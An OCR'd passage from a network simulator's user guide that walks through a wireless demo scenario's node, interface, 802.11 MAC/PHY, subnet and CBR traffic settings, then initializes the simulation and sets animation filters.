


Node ID	Name	Device Type
5	Router1	Default Device
6	Router2	Default Device
1	MobileStation1	Default Device
3	MobileStation3	Default Device
7	AccessPoint1	Default Device
2	MobileStation2	Default Device
4	MobileStation4	Default Device
8	AccessPoint2	Default Device

FIGURE 2-14. Table View Showing Nodes

2. Double-click on the row for Node ID 7. This opens the Properties Editor for AccessPoint1 (see Figure 2-15).

Note: When you select a node in the table, its icon gets highlighted on the canvas.



Default Device Properties (Default Device 7)

General | Node Configuration | Interfaces | Help

General Properties

Property	Value
Node Name	AccessPoint1
2D Icon	AccessPoint.png
3D Icon	AccessPoint.png
Scale Factor for 3D Icon (percent)	100
Scale Factor for Node Highlights in 3D View (percent)	200
Initial Heading Direction of 3D Icon (degrees)	0
Partition	0

Find | Apply | OK | Cancel | Add To Batch

FIGURE 2-15. Properties Editor for AccessPoint1

- To open the Default Device Properties Editor for a node from the **canvas**, do the following:
  - Click the **Select** button on the **View** toolbar.
  - Right-click a node icon on the canvas and select **Properties** from the menu.





FIGURE 2-16. Open Default Device Properties Editor from Canvas

How Properties are Organized

Properties are organized under different tabs and groups within tabs. Select the **Node Configuration** tab and click on **Routing Protocol** in the left panel. The routing-related parameters are displayed in the right panel (see Figure 2-17). For example, the **Routing Protocol IPV4** is set to *AODV*, indicating that the Ad-hoc On-demand Distance Vector routing protocol is used for IPv4 networks.



Property	Value	
[-] Routing Protocol IPv4	AODV	
Network Diameter (hops)	35	
Node Traversal Time	40	milli-seconds
Active Route Timeout Interval	3	seconds
My Route Timeout Interval	6	seconds
Maximum RREQ Retries	2	
Route Deletion Constant	5	
Enable Hello Messages	No	
Enable Local Repair	No	

FIGURE 2-17. Routing Protocol Properties for AccessPoint1


When you click on different property groups in the left panel, properties belonging to each group and their values will be displayed in the right panel.

Interface Properties

Properties specific to an interface of a node are set in the Interface Properties Editor. A node can have one or more interfaces. Different interfaces of the same node can have different properties. For example, each of the nodes 7 and 8 has two interfaces: one to a wireless subnet and the other connecting it to a router. Each of the mobile stations (nodes 1 to 4) has a single interface to a wireless subnet.

We will now examine the properties of the interfaces of node 7.

1. Open the Default Device Properties Editor for node 7, as previously described.
2. Click on the **Interfaces** tab. The left panel shows the two interfaces of this node. Interface 0 is the interface to the wireless subnet. Interface 1 is the wired interface connecting the access point to the router.




Interface 0

Property	Value
Interface Name	Interface0
Interface Type	DEFAULT_TYPE
Interface Number	DEFAULT_NUMBER

FIGURE 2-18. Interface Properties of AccessPoint1

3. Properties for each interface are organized in different groups. Click on the “**+**” sign before **Interface 0** to display the property groups for the wireless interface. Click on **MAC Layer**. The MAC layer properties for this interface are displayed in the right panel.



MAC Layer

Property	Value
[-] MAC Protocol	802.11
Short Packet Transmit Limit	7
Long Packet Transmit Limit	4
RTS Threshold (bytes)	0
Stop Receiving after Header Mode	No
[-] Station Association Type	Dynamic
SSID	TEST1
[-] Set as Access Point	Yes
Beacon Start Time (TUs)	1
Beacon Interval (TUs)	200
DTIM Period (beacon inter...	3
Relay Frames	Yes
Enable Power Save Mode	No
Operating Channel	0
Set as Point Coordinator	No
Set Mesh Parameters	No
Enable Directional Antenna Mode	No
Specify Network Security Parame...	No
MAC Propagation Delay	1 micro-seconds
Enable Promiscuous Mode	No
Enable LLC	No
Configure MAC Address	No

FIGURE 2-19. MAC Layer Properties

Note that **MAC Protocol** has been set to *802.11*, indicating that IEEE 802.11 MAC is used as the MAC protocol at this interface. Parameters for configuring IEEE 802.11 are also displayed.

Note that **Set as Access Point** is set to *Yes*, indicating that this is an access point.

4. Click on the other property groups in the left panel and examine the properties belonging to each group in the right panel.

5. Now click on the “**+**” sign before **Interface 1** to display the property groups for the wired interface. Explore the properties set for this interface. In particular, note that **MAC Protocol** has been set to a value (*Abstract Link MAC*) which is different from the value of **MAC Protocol** set for Interface 0.

We will now examine the properties of the interfaces of node 1 (which is a mobile station) and compare them with the properties of node 7 (which is an access point).


1. Open the Default Device Properties Editor for node 1, as described above.
2. Click on the **Interfaces** tab. This node has only one interface.
3. Click on the “**+**” sign before **Interface 0** to display the property groups for the wireless interface. Click on **MAC Layer**.
4. In the right panel, note that parameter **Set as Access Point** is set to *No*, indicating that this is a mobile station. (For node 7, this parameter is set to *Yes*.)

Wireless Subnet Properties

Properties specific to a wireless subnet are set in the Wireless Subnet Properties Editor. We will examine the Physical layer properties for a wireless subnet here.

To see the Physical layer properties of a subnet, do the following:

1. Open the **Table View** panel and go to the **Networks** tab.
2. All wired and wireless subnets and point-to-point links in the scenario are listed in the **Networks** tab. The nodes belonging to a subnet or connected by a link are also listed.




Network Address	Type	Member Nodes
190.0.1.0	Wired Subnet	{5, 6}
190.0.2.0	Wireless Subnet	{1, 3, 7}
190.0.3.0	Wireless Subnet	{2, 4, 8}
190.0.4.0	Link	{5, 7}
190.0.5.0	Link	{6, 8}

FIGURE 2-20. Table View Showing Networks

3. Double-click on the row for the wireless subnet with network address 190.0.2.0. This opens the Properties Editor for the left wireless subnet. (The subnet icon is highlighted on the canvas.)

4. Select the **Physical Layer** tab. All Physical layer properties for the subnet are set in this tab. Select the **General** property group in the left panel.



Property	Value
Listenable Channel Mask	11
Listening Channel Mask	10
[-] Radio Type	802.11b Radio
[-] Enable Auto Rate Fallback	No
Data Rate	2 Mbps
Transmission Power at 1 Mbps (dBm)	15.0
Transmission Power at 2 Mbps (dBm)	15.0
Transmission Power at 6 Mbps (dBm)	15.0
Transmission Power at 11 Mbps (dBm)	15.0
Receive Sensitivity at 1 Mbps (dBm)	-94.0
Receive Sensitivity at 2 Mbps (dBm)	-91.0
Receive Sensitivity at 6 Mbps (dBm)	-87.0
Receive Sensitivity at 11 Mbps (dBm)	-83.0
Estimated Directional Antenna Gain (dB)	15.0
Packet Reception Model	PHY802.11b Reception Model
[-] Specify Antenna Model from File	No
Antenna Model	Omnidirectional
Antenna Gain (dB)	0.0
Antenna Height (meters)	1.5

FIGURE 2-21. Physical Layer Properties for a Wireless Subnet


Note that **Radio Type** has been set to *802.11b Radio*, indicating that IEEE 802.11b PHY is used as the radio model for all interfaces belonging to this wireless subnet. Parameters for configuring IEEE 802.11b PHY are also displayed.

Application Properties

A green arrow on the canvas indicates an application session between a pair of nodes (in this scenario, between nodes 1 and 3). Packet traffic is simulated between the two nodes by means of an application called Constant Bit Rate (CBR) traffic-generator. We will examine the parameters of this traffic session here.

To see the properties of the CBR session, do the following:


1. Open the **Table View** panel and go to the **Applications** tab.
2. All application sessions in the scenario are listed in the **Applications** tab. In this example, there is only one traffic session.



Type	Source ID	Destination ID	Start Time	End Time
CBR	1	2	5S	315S

FIGURE 2-22. Table View Showing Applications

3. Double-click on the row for CBR. This opens the Properties Editor for the CBR session between nodes 1 and 2. (The arrow representing the application is highlighted on the canvas.)



General Properties

Property	Value
Source	1
Destination	2
Items to Send	0
Item Size (bytes)	512
Interval	0.05 seconds
Start Time	5 seconds
End Time	315 seconds
[-] Priority	Precedence
Precedence Value	0
Enable RSVP-TE	No
Enable MDP	No
Session Name	[Optional]

FIGURE 2-23. CBR Properties

All properties for the CBR session are displayed in this Properties Editor. For example, **Interval** has been set to *0.05 seconds*, indicating that a packet is sent from node 1 to node 2 every 50 milliseconds.

2.5 Running the Scenario

This section describes how to run the demo scenario and observe its runtime behavior.

Initialize the Simulation

To initialize the simulation, select *Simulation* from the **Select Execution Mode** list and click the **Initialize Simulation** button.





FIGURE 2-24. Select Execution Mode and Initialize Simulation

This changes to the mode of Architect from *Design* mode to *Visualize* mode, as shown in Figure 2-25. The left panel changes to **Visualization Controls**.



Simulation/Emulation Time 00hr : 00m : 00s

Real Time 00hr : 00m : 00s

Progress 0%

X: 337.69 Y: -28.00 Z: 0.00

FIGURE 2-25. Visualize Mode of Architect

Some warning messages may be displayed in the **Error Log** panel below the canvas. You can close the **Error Log** panel by clicking on the **Error Log** button at the bottom of the display.

Setting Animation Speed and Filters

In the **Visualization Controls** panel, do the following:

1. Move the **Animation Speed** slider to the left to reduce the animation speed. (You can also change the animation speed while the scenario is running.)




FIGURE 2-26. Animation Speed Control

2. By default, all animation filters are on. For this example, we will turn most of these off.

   a. Under **Event Filters**, filters which enable/disable animation of events is displayed. Turn off all event filters except **Node Mobility**, **Broadcast Packet**, and **Packet Received**. To turn off a filter, click on the button.

